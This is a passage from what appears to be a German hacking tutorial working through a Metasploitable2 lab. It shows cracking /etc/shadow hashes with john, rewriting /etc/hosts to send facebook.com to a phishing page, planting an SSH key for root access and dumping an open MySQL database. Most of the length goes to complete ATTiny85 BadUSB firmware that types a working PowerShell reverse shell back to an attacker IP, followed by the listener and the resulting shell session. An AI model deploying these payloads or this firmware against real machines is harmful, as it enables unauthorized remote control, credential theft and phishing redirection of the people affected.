Natürlich sind Tausende weitere Angriffe auf diese Art denkbar - so könnte man eine PHP-Shell in den Ordner des Webservers einpflanzen, die gesamten Datenbanken herunterladen, Konfigurationen ändern, usw.

In der Praxis kommt ein dermaßen grober Schnitzer normalerweise nicht vor, aber auch andere Shares sind nützlich, um zB Programme hochzuladen, die für weitere Angriffe oder den Ausbau der Rechte benötigt werden. Jede Freigabe, die mit einem schwachen Passwort oder noch schlimmer mit gar keinem Passwort gesichert ist, birgt ein Risiko!

/etc/shadow Brutforcen

Als Nächstes wollen wir mit john die Passwörter in der shadow-Datei bruteforcen. Und dazu führen wir die Dateien passwd und shadow mit dem folgenden Befehl zusammen und speichern dies in der Datei `unshadowed.txt` auf dem Kali-Rechner für den Fall, dass die NFS-Verbindung abreißt:

```
root@kali:~# unshadow /mnt/etc/passwd /mnt/etc/shadow > unshadowed.txt
```

Der Inhalt ist der Folgende:

```
root@kali:~# cat unshadowed.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bas
h
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bi
n/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,
,,:/home/msfadmin:/bi n/bash
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1
001:1001:just a
user,111,,:/home/user:/bin/bash
```

```
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/
service:/bin/bash
backdoor:$1$Salt$dBFYAFUUysTQSUcgPL1PH0:2000:112:Kleine
Hintertüre:/tmp:/bin/bash
```

Hierbei habe ich diejenigen User mit einem * als Passwort bereits gelöscht. Dieser bedeutet nämlich, dass sich der entsprechende User nicht einloggen kann. Diese würden auch von john ignoriert werden...

Den Crack-Vorgang starten wir mit:

```
root@kali:~# john --wordlist=/home/mark/rockyou.txt
unshadowed.txt
Warning: detected hash type "md5crypt", but the string is also
recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as
that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt,
crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status

123456789                    (klog)

batman                       (sys)

service                      (service)

backdoor                     (backdoor)

4g 0:00:00:12 0.52% (ETA: 21:11:31) 0.3084g/s 6841p/s 32268c/s
32268C/s keirra..kaylee04
```

Wie man schön sieht, werden schwache Passwörter nach und nach mit der Wortliste abgeglichen. Sie können gern selbst die 21 Stunden warten um zu sehen ob alle Passwörter geknackt werden oder einen schnellern Rechner nutzen. Für mich reicht es an dieser Stelle zur Demonstration.

/etc/hosts manipolieren

In dieser Datei werden feste Namensauflösungen gespeichert. Somit kann man damit statisch einer Domain eine bestimmte IP-Adresse zuweisen. Bei der Namensauflösung wird zuerst diese Datei abgefragt und wenn der Domainname nicht in /etc/hosts gefunden wurde, wird der DNS-Server abgefragt.

Also eignet sich diese Datei für drei Dinge besonders gut.

1. Fiktive Domainnamen für interne Rechner zu vergeben,
2. bestimmte Domains zu sperren indem man eine ungültige IP-Adresse hinterlegt und
3. die Namensauflösung zu manipulieren.

Genau mit dem letzten Punkt wollen wir uns beschäftigen. Öffnen wir diese Datei nun mit nano:

```
root@kali:~# nano /mnt/etc/hosts
```

Dann sehen wir unter anderem diese zwei Zeilen:

```
127.0.0.1    localhost

127.0.1.1    metasploitable.localdomain       metasploitable
```

In der ersten Zeile wird der `IP 127.0.0.1` (Loopback) der Name localhost zugewiesen. Wollen wir nun beispielsweise `facebook.com` auf unsere SET-Phishingseite umleiten dann müssen wir lediglich die folgende Zeile als dritten Eintrag anfügen:

```
192.168.1.106 facebook.com
```

Die Zeilen nach diesem Kommentar

```
# The following lines are desirable for IPv6 capable hosts
```

können Sie einfach ignorieren. Hierbei handelt es sich um Einträge nach dem gleichen Schema allerdings für IPv6 Adressen. Besonders gefährlich wird das natürlich bei Updates. Wenn jemand die Namensauflösung für bestimmte Server manipuliert dann kann diese Person auch bestimmen von wo beispielsweise Software-Update geladen werden.

Eine Hosts-Datei gibt es übrigens auch in Windows und Mac OSX. Diese Art der Manipulation der Namensauflösung ist also universell einsetzbar - lediglich der Pfad zur Datei ist je nach System unterschiedlich.

Einen SSH-Schlüssel einschleusen

Solche Schlüssel werden verwendet, um sich per ssh ohne Angabe eines Passworts einzuloggen. Sehen wir uns einmal an, wie ein solcher Schlüssel erzeugt wird:

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:g98XyuddYPfL04Ivm5OYbyzjzC24Grw6QQ5JaxccagM root@kali
The key's randomart image is:
```

```
+---[RSA 2048]----+
|E  ...           |
| ...o            |
| .+o .           |
| .=.o  .         |
| . =  . S   . o .|
|    o. . + . o o.|
|     .o ..++oo  +|
|    .  o.o*=Booo o|
|    .oo..o+**=o+.|
+----[SHA256]-----+
```

Danach müssen wir den Inhalt der soeben erstellten PUB-Datei lediglich an eine bestimmte Datei am Opfer-Rechner anhängen und das erreichen wir mit:

```
root@kali:~# cat ~/.ssh/id_rsa.pub >> /mnt/root/.ssh/authorized_keys
```

Danach ist ein ssh-Login als `root` ohne Angabe eines Passworts möglich:

```
root@kali:~# ssh root@192.168.1.107
Last login: Sat Apr 22 12:39:50 2017 from 192.168.1.105
Linux Metasploitable2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
... Ausgabe gekürzt
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Ein solcher Angriff wäre auch dadurch denkbar, dass ein solcher Befehl in einem Installationsscript versteckt wird oder in einem TAR-Archiv eine Datei enthalten ist, die die Datei authorized_keys ersetzt. Daher wird jeder Linux-Admin auch Pakete, Installationsscripts oder Ähnliches genau untersuchen, wenn er diese aus nicht vertrauenswürdigen Quellen beziehen muss.

Es ist aber auch schon in der Vergangenheit oft genug passiert, dass es Personen gelang, in Opensource-Programmen diverse Hintertüren einzubauen und diese dann unbemerkt in den offiziellen Paketquellen gelandet sind.

Genauso gut kann man dies auch in einem Windows-Rechner erreichen, indem man ein Powershell-Script verwendet, um eine Reverse-Shell-Verbindung zum Angreifer-PC aufzubauen. Das lässt sich dann genau so einfach in einem Programm verstecken oder von

einer selbstentpackenden RAR-Datei mitstarten. Einen noch etwas ausgeklügelteren Angriff dieser Art werden wir im folgenden Beispiele noch genauer betrachten.

Metasploitable2 - MySQL für alle Welt zugänglich

Externer Zugriff auf MySQL ohne Passwort endet damit, dass jeder die Daten lesen und auch schreiben kann.

```
mark@kali:~$ mysql -u root -h 192.168.1.107
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 1194
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and
others.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

MySQL [(none)]> show databases;
```

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+

7 rows in set (0.00 sec)
```

Aber auch dies werden wir in diese Form meist nicht finden. Stellen wir uns nun aber einmal vor, dass ein Passwort zur Anmeldung nötig wäre. Würde es dem Angreifer nun gelingen beispielsweise eine Config-Datei auf dem Server zu lesen und er würde so das Passwort in Erfahrung bringen. Solange der SQL-Server aber nur vom internen Netzwerk aus erreichbar ist, bringt das einem Angreifer wenig. Wäre der Server wie hier von überall erreichbar dann, könnte er sich ohne Weiteres anmelden.

Sollte der Angreifer davon ausgehen, dass er bald entdeckt werden könnte, dann kann er mit

```
mark@kali:~$ mysqldump -u root -h 192.168.1.100 dvwa > dvwa_dump.sql
```

... einfach eine Kopie der Datenbank herunterladen.

Hierbei wird mit

`-u` der User und mit
`-h` der Host bzw. die Server-Adresse angegeben.

`dvwa` steht für den Datenbanknamen am Server und mit einer Ausgabeumlenkung über das > Zeichen wird die Ausgabe in der Datei `dvwa_dump.sql` gespeichert.

Auch hier gilt wieder - je weniger Software auf einem Server zu finden ist und umso weniger Dienste öffentlich angeboten werden, umso geringer ist die Angriffsfläche, an der ein Hacker den Hebel ansetzen kann.

Und natürlich sollte hier `root`-Zugriff von externen IP-Adressen auch nicht erlaubt sein!

Wer jetzt den Trick aus dem Apache-Server-Beispiel mit MSF versucht, wird damit weniger Erfolg haben. Der CLI mysql-Client erlaubt es mit! befehl einen Shell-Befehl auf dem Rechner auszuführen, auf dem es selber läuft. Da wir es in diesem Beispiel von der Meterpreter-Shell aus, als User www-data gestartet haben, wurde mysql auf dem Opfer-PC ausgeführt und hat die Shell-Befehle an die Bash am Opfer-PC weitergereicht. Wenn wir uns nun von unserem Kali-Rechner wieder mit dem Opfer-MySQL-Server verbinden:

```
root@kali:~# mysql -u root -h 192.168.1.100
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 437
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Mit

```
MySQL [(none)]> \! uname -a;
Linux kali 4.9.0-kali1-amd64 #1 SMP Debian 4.9.6-3kali2 (2017-01-30) x86_64 GNU/Linux
```

...wird der Befehl uname -a auf unseren Kali-PC durchgereicht und nicht am Opfer-Computer ausgeführt. Das sollten Sie auf jeden Fall im Hinterkopf behalten! Ein

```
MySQL [(none)]> \! whoami;
root
```

...würde Sie in dem Fall verfrüht jubeln lassen.

Falls Sie den folgenden Fehler erhalten

```
┌──(mark㉿kali)-[~]
└─$ mysql -u root -h 192.168.1.199
```

```
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

... müssen Sie die Option –skip-ssl verwenden, damit eine unsichere Verbindung überhaupt erlaubt wird:

```
┌──(mark㉿kali)-[~]
└─$ mysql -u root -h 192.168.1.199 --skip-ssl
```

```
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 880
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and
others.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

MySQL [(none)]>
```

Physische Angriffe - Bad USB

Diese Technik könnte glatt aus einem Hollywood-Film oder einer Agenten-Serie stammen. Wenn Sie mich fragen, wurden die Macher dahinter höchstwahrscheinlich von genau so etwas inspiriert!

Die Rede ist vom Rubber Ducky und den anderen Gadgets, die Hak5 entwickeln und verkaufen: https://hakshop.com/

Wie der Angriff funktioniert

Jedes USB-Gerät hat sogenannte Firmware, die die Funktionalität zur Verfügung stellt und das Gerät auch als USB-Stick, Maus, Tastatur oder sonst was identifiziert. Das Betriebssystem wird das Gerät dann einbinden, eventuell nach einem Treiber fragen oder falls möglich gleich einen Standard-Treiber laden.

Bei diesem Angriff wird auf ein USB-Gerät eine Firmware aufgespielt, die das Gerät als USB-Tastatur registriert und nach einer kurzen Verzögerung für das Einbinden automatisch anfängt Tastatur-Anschläge an den Rechner zu senden.

Eine Tastatur wird nicht von einem Virenscanner überwacht und eine eventuell darauf vorhandene Payload kann nicht gefunden werden. Außerdem lassen sich so automatisch Eingaben mit den Berechtigungen des aktuell angemeldeten Nutzers machen.

Das Problem ist, dass ein Benutzer am Rechner angemeldet sein muss und das wir diese Person ablenken müssen während der paar Sekunden, die der Angriff dauert. Logischer weise benötigen wir als Angreifer auch physischen Zugang zu dem Computer.

Im Grunde bedeutet physischer Zugang meist, dass Angreifer die Sicherheit gefährden können.

Einen PC von einer DVD oder einem USB-Stick neu zu booten, während man sich einen Kaffee bringen lässt oder der Mitarbeiter etwas kopiert ist natürlich zeitlich ein Problem. Außerdem könnten Kollegen aufmerksam werden wenn sich ein Kunde einfach vor den Monitor setzt und irgendwas am PC macht. Die zwei Sekunden, um einen USB-Stick anzustecken, sind deutlich weniger riskant.

Sie benötigen nicht einmal den originalen Rubber Ducky sondern ein kleines Arduino-Board namens ATTiny85 (`http://digistump.com/products/1`) reicht aus. Der Nachteil dieser Mini-Boards ist der Speicher. Sie können nicht annähernd so komplexe und große Payloads wie auf einem Rubber Ducky aufspielen. Dafür habe ich für meinen ATTiny85 nur 3,69 EUR bezahlt.

Einrichten der IDE und Entwickeln der Firmware

Zuerst müssen Sie die Arduino-IDE unter `https://www.arduino.cc/en/Main/Software` herunterladen. Achten Sie darauf, dass Sie die Version 1.8.5 herunterladen. Neuere Versionen können die von mir verwendete Platine nicht zuverlässig programmieren. Nach dem Download müssen Sie die `.tar.xz`-Datei entpacken:

```
root@kali:~# tar xpvf arduino-1.8.5-linux64.tar.xz
```


Die Arduino-IDE ist zwar ebenfalls in den Paketquellen enthalten aber in einer deutlich älteren Version, die es noch nicht so einfach erlaubt zusätzliche Bibliotheken für weitere Boards einzuspielen. Daher habe ich auch die aktuelle Version von der Entwickler-Homepage installiert!

Die Installation ist kinderleicht und läuft mit dem beigelegten Installationsscript vollautomatisch:

```
root@kali:~# cd arduino-1.8.5/
```


```
root@kali:arduino-1.8.5/# ./install.sh
```

Danach Starten wir die IDE:



Bevor wir mit dem Entwickeln der Firmware loslegen müssen wir zuerst die Bibliotheken für unser Board einspielen!

Dazu öffnen Sie den Einstellungsdialog indem Sie auf `File -> Preferences` klicken, danach sollten Sie folgenden Dialog sehen:




Am unteren Ende sehen Sie ein Eingabe-Feld neben `"Additional Boards Manager URLs"`. In dieses Feld müssen Sie das Folgende eintragen

`http://digistump.com/package_digistump_index.json`

und dann den Dialog mit OK schließen.

Danach können Sie über `Tools -> Boards -> Board-Manager` den folgenden Dialog aufrufen:



Hier wählen Sie unter "Type" den Eintrag `"Contributed"` aus, um die Liste ein wenig zu verkürzen. Anschließend wählen Sie in der Liste `"Digistump AVR Boards"` aus und installieren dies.

Danach können Sie den Dialog mit einem Klick auf "Close" schließen.

Als ich die Firmware für das Gerät fertig und aufgespielt hatte, merkte ich, dass nicht der gewünschte Text in die Ausführen-Box von Windows geschrieben wird - es wurde nicht einmal der Ausführen-Dialog geöffnet.

Nachdem ich ATTiny85 wieder unter Linux angeschlossen hatte und die Eingaben in der Arduino-IDE sah, wusste ich auch warum:

```
$cŃewßObject
Szstem.Net.Sockets.TCPClient)ä192.168.1.105ä,ä80ä=ö$sc.GetStrea
m)=öübzteü++$b..255'%  Ü0*öwhile))$is.Read)$b,0,$b.Length==  ßne
0=Üö$dNewßObject                                        ßTzpeName
Szstem.Text.ASCIIEncoding=.GetString)$b,0,$i=ö$sbiex  $d  2:/1  '
OutßString =ö$sb2sbPS:
äö$tbütext.encoding+ÖÖASCII=.GetBztes)$sb2=ö$s.Write)$tb,0,$tb.
Length=ö$s.Flush)=*ö$ c.Close)=
```

Hier sind einige Zeichen enthalten, die nichts in einem Powershell-Script zu suchen haben. Offensichtlich kommt die Bibliothek des Herstellers nicht mit dem deutschen Tastaturlayout klar.

Nach kurzer Recherche stieß ich auf dieses Git-Projekt:

https://github.com/adnanonline/DigistumpArduinoDe

Innerhalb dieses Projekts können Sie die einzelnen Ordner öffnen und die Dateien und Unterordner ansehen. Ich habe mich den Dateipfad hindurchgeklickt bis ich unter digistump-avr/libraries/DigisparkKeyboard die Datei DigiKeyboardDe.h gefunden habe. Freundlicherweise hat der Entwickler diesen Pfad auch mit einem * in den Kommentaren markiert.

Den Inhalt der `DigiKeyboardDe.h` habe ich dann mit nano in eine neue Datei gespeichert. Dazu rufen Sie

```
mark@kali:~$ nano .arduino15/packages/digistump/hardware/avr/1.6.7/libraries/DigisparkKeyboard/DigiKeyboardDe.h
```

auf, fügen den Inhalt ein und Speichern das Ganze mit `Strg + O ab`.

Danach musste ich den Firmware-Code noch so umbauen, dass dieser wie folgt aussah:

```
#include "DigiKeyboardDe.h"

#define IP "192.168.1.106"
#define PORT "80"

void setup() {
  // put your setup code here, to run once:
  DigiKeyboardDe.update();
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_RIGHT);
  DigiKeyboard.delay(1500);

  DigiKeyboardDe.println("powershell");
```

```
  DigiKeyboard.delay(3000);

DigiKeyboardDe.println("$c=New-Object
System.Net.Sockets.TCPClient('"IP"','"PORT"'
);$s=$c.GetStream();[byte[]]$b=0..255|%
{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0) {;$d=(New-Object
-TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=
(iex $d 2>&1 | Out-String );$sb2=$sb+'PS> ';$tb=
([text.encoding]::ASCII).GetBytes($sb2);$s.
Write($tb,0,$tb.Length);$s.Flush()};$c.Close()");
  DigiKeyboard.delay(1500);
}
void loop() {
  // LED BLINKING
  digitalWrite(0, HIGH);
  digitalWrite(1, HIGH);
  DigiKeyboardDe.delay(160);

  digitalWrite(0, LOW);
  digitalWrite(1, LOW);
  DigiKeyboardDe.delay(160);
}
```

Für alle ohne Progammiererfahrung will ich den Code kurz durchgehen:

```
#include "DigiKeyboardDe.h"
```

... lädt die Bibliothek damit, wir die DigiKeyboard "Befehle" verwenden können.

```
#define IP "192.168.1.106"
#define PORT "80"
```

...legt für IP und PORT die nachfolgenden Werte fest. Dies ist übersichtlicher als solche Werte mehrfach im Code suchen zu müssen. Hier müssen Sie die IP-Adresse Ihres Kali-Rechners eintragen. Port 80 sollte durch alle Firewalls durchkommen, daher habe ich diesen Port gewählt.

Wie üblich - wenn Sie den Angriff über das Internet durchführen wollen, müssen Sie ihre externe IP-Adresse verwenden und dann eine Port-Weiterleitung an Ihrem Router einrichten.

```
void setup() {
```

...wird einmalig beim Anstecken des Gerätes ausgeführt.

```
DigiKeyboardDe.update();
DigiKeyboard.delay(3000);
```

...bereitet alles vor und gibt Windows 3 Sekunden Zeit die Tastatur einzubinden

```
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_RIGHT);
DigiKeyboard.delay(1500);
```

...sendet die Tastenkombination Windows + R und wartet 1,5 Sekunden, bis sich der Ausführen-Dialog öffnet.

Einzig in der ersten Zeile habe ich DigiKeyboard.sendKeyStroke anstatt DigiKeyboardDe.sendKeyStroke verwendet. Dies ist kein Fehler - bei meinem Test hat die deutsche Bibliothek den Shortcut nicht ordentlich ausgeführt. Da jedoch die Original-Bibliothek DigiKeyboard.h in der deutschen ohnehin inkludiert wird, habe ich anstatt wieder eine Fehlersuche zu beginnen einfach auf das Original zurückgegriffen. Wenn Sie damit arbeiten, kann dieser Fehler schon wieder behoben sein.

```
DigiKeyboardDe.println("powershell");
DigiKeyboard.delay(3000)
```

...schreibt in den geöffneten Dialog powershell gefolgt von einer Zeilenschaltung, um die Powershell zu öffnen. Danach warten wir wieder 3 Sekunden, bis das Powershell-Fenster geöffnet ist.

Hierbei steht das `println` für "print line" und damit wird automatisch am Ende der Eingabe eine Zeilenschaltung eingefügt.

```
DigiKeyboardDe.println("$c=New-Object
System.Net.Sockets.TCPClient('"IP"','"PORT"')
;$s=$c.GetStream();[byte[]]$b=0..255|%
{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0) {;$d=(New-Object
-TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=
(iex $d 2>&1 | Out-String );$sb2=$sb+'PS> ';$tb=
([text.encoding]::ASCII).GetBytes($sb2);$s.
Write($tb,0,$tb.Length);$s.Flush()};$c.Close()");
DigiKeyboard.delay(1500);
```

...mit der ersten Zeile wird die eigentliche Reverse Shell (*ein einfaches Powershell-Script*) in das nun geöffnete Powershell-Fenster geschrieben und mit dem angefügten Return gleich ausgeführt.

Danach lasse ich das Gerät nochmals 1,5 Sekunden warten nur zur Sicherheit.

```
void loop() {
```

...wird nach dem void setup() in einer Endloßscheife ausgeführt. Der darin enthaltene Code lässt die kleine LED auf dem Board blinken.

Sie können damit aber allerhand Schabernack treiben. Schreiben Sie zB ein Programm (*Sie werden 2 Zeilen benötigen*), dass jede Sekunde einmal die Esc-Taste sendet, und stecken dann die Platine bei einem Arbeitskollegen ein.

Aufmerksame Leser werden sich sicher schon Gedanken über ein weiteres Problem machen - das Timing. Da wir keine Rückmeldung bekommen, ob Programm X oder Dialog Y geöffnet sind, müssen wir ein ungefähres Timing mit einfachen Wartezeiten realisieren.

Außerdem steht dann plötzlich ein "komisches" schwarzes Fenster mit "kryptischen Meldungen" auf dem Bildschirm des Opfers. Aber um dieses Fenster zu verstecken gibt es durchaus Techniken. Ich überlasse es Ihnen, eine der Lösungen hierfür zu finden.

Nachdem der Angriff funktioniert, müssen wir nur noch dafür sorgen, dass unser Kali-Rechner die eingehende Verbindung auch annimmt:

```
root@kali:~# nc -1 -p 80

PS> cd C:\
PS> dir

  Directory: C:\
```

```
Mode        LastWriteTime  Length Name
----        -------------  ------ ----
d----    18.8.2016  21:27         4d8dfe65de9b7fd6647c2bb15543
d----   11.11.2015   2:55         5da007ca3c950205cd1ee4a1c6c1
d----   11.11.2015   3:03         Intel
d----    14.7.2009   4:37         PerfLogs
d----   11.11.2015   0:07         PhSp_CS2_UE_Ret
d-r--    25.5.2017  22:55         Program Files
d----    12.7.2017  12:05         Python27
d----     7.1.2017  12:56         RECOVER
d----    12.5.2017  21:09         SuperCarver
d----   18.11.2015  14:15         swsetup
d-r--   10.12.2016  11:34         Users
d----     7.1.2017  12:53         Video
d----     5.5.2017  15:33         WCH.CN
d----    14.5.2017   5:03         Windows
-a---    10.6.2009  23:42      24 autoexec.bat
-a---    17.8.2016  23:38      30 AVScanner.ini
-a---    10.6.2009  23:42      10 config.sys
-a---   11.11.2015   0:37     184 setup.log
```

Wir sind auf dem Windows-PC und laut meiner Stoppuhr hat der ganze Angriff nur 20,5 Sekunden gedauert, bis die Verbindung stand. Arbeitet man mit einem Partner, der am Kali-Rechner auf die Verbindung wartet und nur einige wenige Befehle hineinkopiert bis er sich mit exit wieder ausloggt, würde das Powershell-Fenster auch schnell wieder geschlossen sein.

Das sich dieses nach dem Beenden der Verbindung wieder schließt, ist in der Payload vorgesehen.

